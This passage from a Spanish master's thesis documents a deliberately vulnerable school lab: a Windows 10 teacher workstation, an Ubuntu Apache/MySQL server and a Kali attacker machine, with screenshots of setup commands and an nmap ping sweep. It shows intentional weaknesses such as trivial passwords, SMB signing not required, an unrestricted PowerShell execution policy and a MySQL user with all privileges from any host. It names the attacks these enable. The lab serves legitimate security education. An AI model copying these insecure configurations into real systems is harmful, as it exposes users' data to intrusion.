


Figura 143:Configuración directivas auditorías.

Estas vulnerabilidades permitirán probar ataques como:

Kerberoasting, AS-REP Roasting, Pass-the-Hash, LLMNR poisoning, enumeración LDAP, explotación SMB, etc.

Justificación en el entorno del TFM

Este servidor representa el corazón del sistema y suele ser el objetivo principal en un ataque real. En un colegio, comprometer el controlador de dominio implicaría acceso a:

- expedientes
- notas
- matrículas
- datos personales
- equipos de profesores y administrativos

Su inclusión dentro del laboratorio permite realizar:

- análisis de seguridad del dominio
- enumeración de usuarios y políticas
- pruebas de escalado de privilegios
- determinación del impacto real de fallos de configuración
- validación de controles del ENS e ISO 27001
- pruebas de remediación y endurecimiento posterior

Este servidor será fundamental durante la evaluación de resultados, ya que conecta directamente con los activos más importantes del colegio.

II.4. Windows 10 — Puesto de profesor/usuario

Windows 10 se utiliza en el laboratorio como el puesto de trabajo de un profesor dentro del colegio COLERIESGOSA. Este tipo de equipo suele ser uno de los eslabones más vulnerables en un entorno educativo, ya que es donde los usuarios acceden a aplicaciones, correo, expedientes, documentos compartidos y plataformas online.

En este entorno, el equipo Windows 10 representa un terminal realista que puede ser comprometido mediante phishing, credenciales débiles, servicios mal configurados o por fallos provenientes del propio dominio.

Rol asignado

- Equipo cliente unido al dominio *coleriesgosa.local*
- Puesto de trabajo del profesor
- Acceso a recursos compartidos (SMB)
- Uso con credenciales débiles a propósito
- Sin políticas de endurecimiento aplicadas

Datos del sistema

- Versión del sistema: Windows 10 Pro




Figura 144:Windows 10 pro.

- IP: 192.168.56.106

```
C:\Users\acaav>ipconfig
Configuración IP de Windows

Adaptador de Ethernet Ethernet:
  Sufijo DNS específico para la conexión. . . :
  Vínculo: dirección IPv6 local. . . : fe80::7f87:441c:a7e:bf1%6
  Dirección IPv4. . . . . : 192.168.56.106
  Máscara de subred . . . . . : 255.255.255.0
  Puerta de enlace predeterminada . . . . . :

C:\Users\acaav>
```

Figura 145:revisión ip windows 10.

- Red: Host-Only
- Rol: cliente del dominio




Figura 146:Nombre equipo Windows 10.

- Nombre del equipo: WIN10-PROF
- Firewall: activado con reglas por defecto

..... malintencionado obtengan acceso al equipo a través de Internet o una red.		
	Redes privadas	No conectado
	Redes públicas o invitadas	Conectado
Redes en lugares públicos como aeropuertos o cafeterías		
Estado de Firewall de Windows Defender:	Activado	
Conexiones entrantes:	Bloquear todas las conexiones a aplicaciones que no estén en la lista de aplicaciones permitidas	
Redes públicas activas:	Red no identificada	
Estado de notificación:	Notificarme cuando Firewall de Windows Defender bloquee una nueva aplicación	

Figura 147:Configuración Firewall.

- Antivirus: Windows Defender sin configuración avanzada

Usuarios configurados

Para que el puesto pueda ser evaluado desde diferentes escenarios, configuré dos tipos de usuarios:

1) Usuario del dominio (profesor)

Este es el usuario principal del equipo, equivalente al que utilizaría un profesor en un colegio real.

- Nombre: profesor
- Contraseña: 12345
- Tipo: usuario del dominio
- Grupo: Usuarios del dominio
- Finalidad:
 - Simular un usuario real del colegio
 - Acceder a recursos compartidos

- Permitir pruebas de extracción de credenciales, LLMNR, Pass-the-Hash y ataques Kerberos
-



Figura 148: Revision acceso usuario profesor




Figura 149: Usuario Creado correctamente.

2) Usuario local (userlocal)

Este segundo usuario se creó para representar un escenario muy común: el equipo tiene cuentas locales débiles además de las cuentas del dominio.

- **Nombre:** userlocal
- **Contraseña:** 1234
- **Tipo:** usuario local
- **Grupo:** Usuarios locales




Figura 150: Usuario creado correctamente.

- **Finalidad:**

- Probar escalado de privilegios desde un usuario no privilegiado
- Evaluar la exposición de hashes locales almacenados en SAM
- Realizar pruebas de enumeración de usuarios locales
- Comparar permisos y accesos frente al usuario del dominio

La coexistencia de ambos usuarios aporta profundidad a la auditoría técnica y permite analizar distintos vectores de ataque con realismo.

Vulnerabilidades configuradas intencionadamente

Para que el equipo sea un objetivo válido durante la auditoría, he dejado activadas algunas configuraciones débiles que suelen aparecer en entornos reales:

- Contraseña débil en el usuario del dominio
- Firewall sin reglas restrictivas adicionales
- Sin políticas de endurecimiento (CIS Benchmark / GPO)





Figura 151: revisión políticas.

Solución de problemas y diagnósticos	
Descargar componentes COM que faltan	No configurada
Permitir que los clientes de seguimiento de vínculos distribu...	No configurada
No cifrar automáticamente archivos trasladados a carpetas ...	No configurada
No apague la energía del sistema después de que se haya ce...	No configurada
Habilitar marca de tiempo persistente	No configurada
Activar la característica Datos de estado del sistema del rast...	No configurada
Mostrar rastreador de eventos de apagado	No configurada
No mostrar la página Administre su servidor al iniciar sesión	No configurada
Especificar la configuración para la instalación de componentes	No configurada
Desactivar la Prevención de ejecución de datos para ejecuta...	No configurada
Restringir funciones de ayuda HTML potencialmente insegur...	No configurada
No permitir que estos programas se ejecuten desde la Ayuda	No configurada
Quitar mensajes de estado de Inicio/Apagado/Inicio de sesi...	No configurada
Mostrar mensajes de estado muy detallados	No configurada
Especificar ubicación del archivo de instalación del Service P...	No configurada
Especificar la ubicación del archivo de instalación de Windo...	No configurada

Figura 152: revisión políticas.

- SMB firmado desactivado



```

Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/powershell

PS C:\Windows\system32> Get-SmbClientConfiguration


ConnectionCountPerRssNetworkInterface : 4
DirectoryCacheEntriesMax           : 16
DirectoryCacheEntrySizeMax         : 65536
DirectoryCacheLifetime             : 10
DormantFileLimit                  : 1023
EnableBandwidthThrottling         : True
EnableByteRangeLockingOnReadOnlyFiles : True
EnableInsecureGuestLogons          : True
EnableLargeMtu                    : True
EnableLoadBalanceScaleOut          : True
EnableMultiChannel                 : True
EnableSecuritySignature            : True
ExtendedSessionTimeout             : 1000
FileInfoCacheEntriesMax           : 64
FileInfoCacheLifetime              : 10
FileNotFoundCacheEntriesMax       : 128
FileNotFoundCacheLifetime         : 5
KeepConn                           : 600
MaxCmds                            : 50
MaximumConnectionCountPerServer   : 32
OlocksDisabled                     : False
RequireSecuritySignature           : False
SessionTimeout                     : 60
UseOpportunisticLocking           : True
WindowSizeThreshold                : 8

PS C:\Windows\system32>

```

Figura 153:SMB firmado desactivado

- Sin restricciones de ejecución en PowerShell



```

S C:\Windows\system32> Get-ExecutionPolicy
restricted
S C:\Windows\system32> Set-ExecutionPolicy Unrestricted

ambio de directiva de ejecución
a directiva de ejecución te ayuda a protegerte de scripts en los que no confías. Si cambias dicha directiva, podrías
xponerte los riesgos de seguridad descritos en el tema de la Ayuda about_Execution_Policies en
https://go.microsoft.com/fwlink/?LinkId=135170. ¿Quieres cambiar la directiva de ejecución?
S] Sí [O] Sí a todo [N] No [T] No a todo [U] Suspender [?] Ayuda (el valor predeterminado es "N"): s
S C:\Windows\system32> Get-ExecutionPolicy
unrestricted
S C:\Windows\system32>

```

- **Figura 154:**Sin restricciones ejecución

- Windows Defender sin ASR ni políticas avanzadas

Control de aplicaciones y navegador

Protección de aplicaciones y seguridad en línea.

Protección basada en reputación

Esta configuración protege el dispositivo de aplicaciones, archivos y sitios web malintencionados o potencialmente no deseados.

La comprobación de aplicaciones y archivos está desactivada. Es posible que el dispositivo sea vulnerable.

Activar

Figura 155:Windows defender desactivado.

Estas configuraciones permiten ataques como:

- Responder/LLMNR Poisoning
- Captura de hashes NTLM
- Enumeración SMB
- Ejecución remota una vez obtenidas credenciales
- Test de movimiento lateral

Justificación en el entorno del TFM

El puesto de usuario suele ser el punto de entrada más frecuente en un ciberataque real, especialmente en centros educativos. Los profesores suelen trabajar con:

- documentos en USB
- credenciales débiles
- servicios web internos

- carpetas compartidas con permisos amplios

Comprometer este equipo durante la auditoría permitirá analizar:

- cómo se propaga un ataque hacia el dominio
- qué información personal puede verse afectada
- qué impacto tendría en los alumnos y profesores
- qué controles deberían implementarse según ENS y MAGERIT

II.5. Ubuntu Server — BD/App (Apache | MySQL)

Ubuntu Server actúa en el laboratorio como el servidor encargado de alojar las aplicaciones internas del colegio COLERIESGOSA y la base de datos que las sostiene. Este tipo de configuración es habitual en centros educativos, donde se requiere una plataforma estable, económica y accesible desde distintos servicios internos.

En este laboratorio, Ubuntu se utiliza como componente central del backend, procesando las solicitudes provenientes de las aplicaciones internas (como el sistema de matrículas) y gestionando los datos almacenados de alumnos y profesores.

Rol asignado

- Servidor de aplicaciones (Apache2): aloja la web interna utilizada por el colegio para la gestión de matrículas, expedientes y otros servicios académicos.

Comprobé que Apache está instalado:

```
pedro@colerriegosa:~$ dpkg -l | grep apache2
ii  apache2                         2.4.58-1ubuntu8.8
    amd64      Apache HTTP Server
ii  apache2-bin                       2.4.58-1ubuntu8.8
    amd64      Apache HTTP Server (modules and other binary files)
ii  apache2-data                      2.4.58-1ubuntu8.8
    all        Apache HTTP Server (common files)
ii  apache2-utils                     2.4.58-1ubuntu8.8
    amd64      Apache HTTP Server (utility programs for web servers)
ii  libapache2-mod-php               2:8.3+93ubuntu2
    all        server-side, HTML-embedded scripting language (Apache 2
module) (default)
ii  libapache2-mod-php8.3             8.3.6-0ubuntu0.24.04.5
    amd64      server-side, HTML-embedded scripting language (Apache 2
module)
```

Figura 156: revisión instalación Apache.

Verifiqué su estado:

```
pedro@colerriegosa:~$ systemctl status apache2
● apache2.service - The Apache HTTP Server
  Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset:
  Active: active (running) since Sun 2025-11-23 16:34:40 UTC; 1h 27min ago
    Docs: https://httpd.apache.org/docs/2.4/
   Process: 1189 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/S
  Main PID: 1221 (apache2)
```

Figura 157: Estado Apache.

Confirmé que está escuchando en el puerto 80:

```
pedro@colerriegosa:~$ ss -tulpn | grep :80
tcp  LISTEN  0      511                  *:80
pedro@colerriegosa:~$
```

Figura 158: revisión escucha puerto 80.

- Servidor de base de datos (MySQL): almacena información crítica de alumnos (notas, matrículas, asistencia), accesible únicamente desde la red interna del laboratorio.

Comprobé la instalación:

```
pedro@colerriesgosa: $ dpkg -l | grep mysql
ii  mysql-client-8.0                      8.0.44-0ubuntu0.24.04.1
    amd64      MySQL database client binaries
ii  mysql-client-core-8.0                  8.0.44-0ubuntu0.24.04.1
    amd64      MySQL database core client binaries
ii  mysql-common                           5.8+1.1.0build1
    all       MySQL database common files, e.g. /etc/mysql/my.cnf
ii  mysql-server                           8.0.44-0ubuntu0.24.04.1
    all       MySQL database server (metapackage depending on the late
st version)
ii  mysql-server-8.0                      8.0.44-0ubuntu0.24.04.1
    amd64      MySQL database server binaries and system database setup
ii  mysql-server-core-8.0                 8.0.44-0ubuntu0.24.04.1
    amd64      MySQL database server binaries
ii  php-mysql                             2:8.3+93ubuntu2
    all       MySQL module for PHP [default]
ii  php8.3-mysql                          8.3.6-0ubuntu0.24.04.5
    amd64      MySQL module for PHP
```

Figura 159: revisión instalación mysql.

Verifiqué el estado:

```
pedro@colerriesgosa: $ systemctl status mysql
● mysql.service - MySQL Community Server
   Loaded: loaded (/usr/lib/systemd/system/mysql.service; enabled; preset: en>
   Active: active (running) since Sun 2025-11-23 16:32:49 UTC; 1h 33min ago
     Process: 1117 ExecStartPre=/usr/share/mysql/mysql-systemd-start pre (code=e>
   Main PID: 1135 (mysqld)
      Status: "Server is operational"
        Tasks: 37 (limit: 3039)
       Memory: 419.9M (peak: 435.3M)
          CPU: 18.928s
         CGroup: /system.slice/mysql.service
                   └─1135 /usr/sbin/mysqld

nov 23 16:32:47 colerriesgosa systemd[1]: Starting mysql.service - MySQL Communi>
nov 23 16:32:49 colerriesgosa systemd[1]: Started mysql.service - MySQL Communit>
```

Figura 160: Estado mysql.

Confirmé que el servicio escucha en el puerto 3306:

```
pedro@colerriesgosa:~$ ss -tulpn | grep :3306
tcp  LISTEN 0      151      127.0.0.1:3306      0.0.0.0:*
tcp  LISTEN 0      70       127.0.0.1:3306      0.0.0.0:*
```

Figura 161: Estado escucha puerto 3306 mysql.

- **Punto central de backend:** actúa como endpoint que comunica las aplicaciones internas con los datos almacenados, siendo accesible desde el resto de máquinas del entorno de pruebas.

Datos del sistema

- **Versión:** Ubuntu Server 24.04.3 LTS
- **IP:** 192.168.56.104

```
pedro@coleriesgosa:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.56.104 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::a00:27ff:fe19:65fa prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:19:65:fa txqueuelen 1000 (Ethernet)
            RX packets 46 bytes 14765 (14.7 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 109 bytes 19388 (19.3 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figura 162:Imagen prueba ip Ubuntu

- **Red:** Host-Only
- **Hostname:** coleriesgosa

```
pedro@coleriesgosa:~$ hostnactl
hostnactl: command not found
pedro@coleriesgosa:~$ hostnamectl
  Static hostname: coleriesgosa
    Icon name: computer-vm
    Chassis: vm
      Machine ID: 093b6f33e26e439aa25e760aa6d64993
      Boot ID: 926ed67d61d74e389fea5c23fd08451a
    Virtualization: oracle
  Operating System: Ubuntu 24.04.3 LTS
    Kernel: Linux 6.8.0-88-generic
      Architecture: x86-64
  Hardware Vendor: innotek GmbH
    Hardware Model: VirtualBox
  Firmware Version: VirtualBox
    Firmware Date: Fri 2006-12-01
    Firmware Age: 18y 11month 3w 2d
pedro@coleriesgosa:~$
```

Figura 163:Confirmacion Hostname.

- **Firewall UFW:** deshabilitado por defecto

```
Firmware Age: 18y 11month 3w 2d
pedro@coleriesgosa:~$ sudo ufw status
[sudo] password for pedro:
Status: inactive
pedro@coleriesgosa:~$
```

Figura 164:Confirmación estado firewall UFW deshabilitado.

- **Servicios instalados:** Apache2, MySQL, PHP

Apache vulnerable

creé una carpeta para alojar el sitio vulnerable:

Asigné permisos inseguros:

Añadí un archivo index:

```
pedro@coleriersgosa:~$ sudo mkdir -p /var/www/html/webdesigner
mkdir: invalid option -- '/'
Try 'mkdir --help' for more information.
pedro@coleriersgosa:~$ sudo mkdir -p /var/www/html/webdesigner
pedro@coleriersgosa:~$ sudo nano /var/www/html/webdesigner/index.html
pedro@coleriersgosa:~$
```

Figura 165: Configuración del entorno vulnerable. Creación del directorio 'webdesigner' y su archivo índice, con asignación deliberada de permisos inseguros (Control Total) para simular fallos de seguridad.

MySQL vulnerable

Cree la base de datos, un usuario y le di permisos:

```
mysql> CREATE DATABASE colegio;
Query OK, 1 row affected (0,01 sec)

mysql> CREATE USER 'colegio'@'%' IDENTIFIED BY '1234';
Query OK, 0 rows affected (0,04 sec)

mysql> GRANT ALL PRIVILEGES ON colegio.* TO 'colegio'@'%';
Query OK, 0 rows affected (0,01 sec)

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0,01 sec)
```

Figura 166: Creación de la instancia 'colegio' y asignación de privilegios al usuario dedicado para soportar la persistencia de datos de la aplicación web.

Usuario vulnerable

Este usuario se creó para permitir pruebas reales durante la auditoría, como fuerza bruta, escalado de privilegios o acceso indebido.

Creación del usuario:adminweb

Contraseña introducida: 1234

```
pedro@colerriegosa:~$ sudo adduser adminweb
info: Adding user `adminweb' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `adminweb' (1001) ...
info: Adding new user `adminweb' (1001) with group `adminweb (1001)' ...
info: Creating home directory `/home/adminweb' ...
info: Copying files from `/etc/skel' ...
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
Changing the user information for adminweb
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] y
info: Adding new user `adminweb' to supplemental / extra groups `users'
info: Adding user `adminweb' to group `users' ...
pedro@colerriegosa:~$
```

Figura 167: Creación de usuario objetivo. Alta de la cuenta 'adminweb' con credenciales débiles deliberadas para habilitar la ejecución de pruebas de intrusión, incluyendo ataques de diccionario y acceso indebido.

Verificación:

```
pedro@colerriegosa:~$ grep adminweb /etc/passwd
adminweb:x:1001:1001:,,,:/home/adminweb:/bin/bash
pedro@colerriegosa:~$
```

Figura 168: Confirmación creación Usuario.

Justificación en el entorno del TFM

Tener este servidor en el entorno de pruebas permite analizar situaciones muy habituales en entornos reales, como:

- aplicaciones internas alojadas sin medidas de endurecimiento

- bases de datos expuestas en la red interna
- permisos inseguros en directorios web
- usuarios locales con contraseñas débiles
- servicios críticos accesibles sin restricciones

Comprometer este servidor durante la auditoría permitirá evaluar:

- cómo un atacante podría acceder a información sensible del alumnado
- qué impacto tendría la manipulación o robo de datos
- cómo podría usarse este servidor como punto de apoyo para avanzar hacia otros sistemas
- qué controles del ENS e ISO 27001 serían necesarios para proteger un backend real

II.6. Kali Linux — Máquina atacante

Kali Linux se utiliza exclusivamente como máquina atacante dentro del laboratorio. Su función es realizar las pruebas de seguridad, escaneos, explotación y validación de vulnerabilidades en los sistemas que componen el entorno del colegio COLERIESGOSA.

Este sistema no forma parte de la infraestructura del colegio, sino que actúa como herramienta para la auditoría técnica y las pruebas de hacking ético.

Rol asignado

- Máquina atacante principal del laboratorio

- Herramienta para realizar escaneos (Nmap)
- Enumeración de servicios y vulnerabilidades
- Explotación controlada (Metasploit)
- Fuerza bruta / diccionarios (Hydra)
- Ataques SMB / Web / Kerberos / MySQL
- Conectividad hacia la red interna y acceso a Internet

Datos del sistema

- Versión: Kali Linux 2024.3
- IP Host-Only: 192.168.56.101
- IP NAT: dinámica (solo para descargar herramientas)
- Red:
 - Adaptador 1: NAT
 - Adaptador 2: Host-Only


Herramientas principales disponibles:

- Nmap
- Nikto
- Gobuster

- Metasploit Framework
- Hydra
- Responder
- Enum4linux-ng
- CrackMapExec

Configuración realizada

Comprobación de red de la máquina atacante



```

Archivo  Acciones  Editar  Vista  Ayuda
└─(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 380sec preferred_lft 380sec
    inet6 fe80::f1ce:bbf8:9e05:cc7e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ea:be:27 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
        valid_lft 380sec preferred_lft 380sec
    inet6 fe80::ddaa:59a1:abc1:4d2e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
$ 

```

Figura 169: Validación de la Estación de Ataque. Verificación de los parámetros de red en Kali Linux mediante el comando `ip a`.

Comprobación de conectividad con toda la red interna

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 03:54 EST
Nmap scan report for 192.168.56.1
Host is up (0.00036s latency).
MAC Address: 0A:00:27:00:00:09 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00011s latency).
MAC Address: 08:00:27:1F:A0:5D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.00020s latency).
MAC Address: 08:00:27:AA:EA:55 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up (0.00032s latency).
MAC Address: 08:00:27:19:65:FA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.94 seconds

(kali㉿kali)-[~]
```

Figura 170: Descubrimiento de activos de red. Ejecución de un barrido de ping mediante Nmap para identificar todos los hosts operativos en el segmento objetivo.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 04:02 EST
Nmap scan report for 192.168.56.1
Host is up (0.00023s latency).
MAC Address: 0A:00:27:00:00:09 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00014s latency).
MAC Address: 08:00:27:1F:A0:5D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.00034s latency).
MAC Address: 08:00:27:8E:B5:70 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105
Host is up (0.00018s latency).
MAC Address: 08:00:27:CA:15:17 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.106
Host is up (0.00023s latency).
MAC Address: 08:00:27:5A:2D:2E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.91 seconds

(kali㉿kali)-[~]
```

Figura 171: Descubrimiento de activos de red. Ejecución de un barrido de ping mediante Nmap para identificar todos los hosts operativos en el segmento objetivo.

Instalación o actualización de herramientas necesarias

```
(kali㉿kali)-[~]
└─$ sudo apt update && sudo apt install nmap gobuster hydra -y
Des:1 http://ftp.halifax.rwth-aachen.de/kali kali-rolling InRelease [34,0 kB]
Des:2 http://ftp.halifax.rwth-aachen.de/kali kali-rolling/main amd64 Packages [21,0 MB]
